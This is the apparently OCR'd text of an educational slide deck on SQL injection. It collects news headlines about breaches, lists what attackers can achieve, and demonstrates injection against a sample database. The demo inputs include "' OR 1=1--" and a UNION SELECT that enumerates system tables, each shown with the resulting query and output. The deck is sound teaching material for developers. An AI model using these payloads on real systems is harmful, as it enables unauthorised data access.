
SQL INJECTION


MILOŠ RADIVOJEVIĆ, MICROSOFT DATA PLATFORM MVP

SQL Injection




SQL injection vuln found at Panama Papers firm Mossack Fonseca

Grey hat hacker continues probing scandal-hit lawyers




SQL Injection Allowed Hacker to Steal Data of 237,000 Users from Adult Site

By Owais Sultan on April 3, 2016 ✉ *Email* *@hackread* *HACKING NEWS* *SECURITY*



UK's Racing Post leaks 677,000 customer names and passwords


SQL injection to blame for Racing Post incursion



SECURITY


SQL injection used to manipulate search engine results

Martin Anderson Wed 13 Jan 2016 10.25am



SQL Injection Extracts Starbucks Enterprise Accounting, Financial, Payroll Database

ate	● Resolved (Closed)	Severity	🟥 Critical (9.3)
ed	**August 6, 2019 7:51am +0200**	Participants	



> “They used a method called SQL Injection. SQL Injection is a very popular way of breaching a database. It's actually pretty easy,” said Jamie Winterton, director of strategic research initiatives at Arizona State University’s Global Security Initiative.


What is SQL injection?

- One of the most common methods of attack
- Who is responsible for it?
- Application Developer!

What can achieve attackers?

- Login without credentials (skip login screen)
- Manipulate SQL statements designed by applications and inject their-own statements
- Get more privileges than they have
- Login as an administrator and create database objects
- Modify (slightly) some data in the database
- Examine the infrastructure
- Download data
- Have a control over the database server


SQL Injection Attacks – Code Manipulation



Name: Etha

	PersonID	FullName	EmailAddress	IsEmployee
▸	1158	Ethan Hopkins	ethan@tailspintoys.com	☐
	11	Ethan Onslow4	ethano@wideworldimporters.com	☑
*				☐

SQL Injection Attacks – Code Manipulation




Name: Etha' OR 1=1--

	PersonID	FullName	EmailAddress	IsEmployee
	3050	Daakshaayaani Sankara...	daakshaayaani@example.com	□
	3051	Ebru Erdogan	ebru@example.com	□
	3052	Bhagavaan Atluri	bhagavaan@example.com	□
	3053	Caterina Pinto	caterina@example.com	□

```sql
SELECT PersonID,FullName,EmailAddress,IsEmployee FROM Application.People WHERE FullName LIKE N'Etha' OR 1=1--%'
```

SQL Injection Attacks – Exploration




Name: Etha' UNION ALL SELECT 1,SCHEMA_NAME(schema_id),name, 1 FROM sys.tables--

PersonID	FullName	EmailAddress	IsEmployee
1	Sales	CustomerTransactions	☑
1	Application	StateProvinces_Archive	☑
1	Application	Cities	☑
1	Application	Cities_Archive	☑

```
SELECT PersonID,FullName,EmailAddress,IsEmployee FROM Application.People WHERE FullName
LIKE N'Etha'  UNION ALL SELECT 1,SCHEMA_NAME(schema_id),name, 1  FROM sys.tables
```

SQL Injection Attacks – Data Manipulation

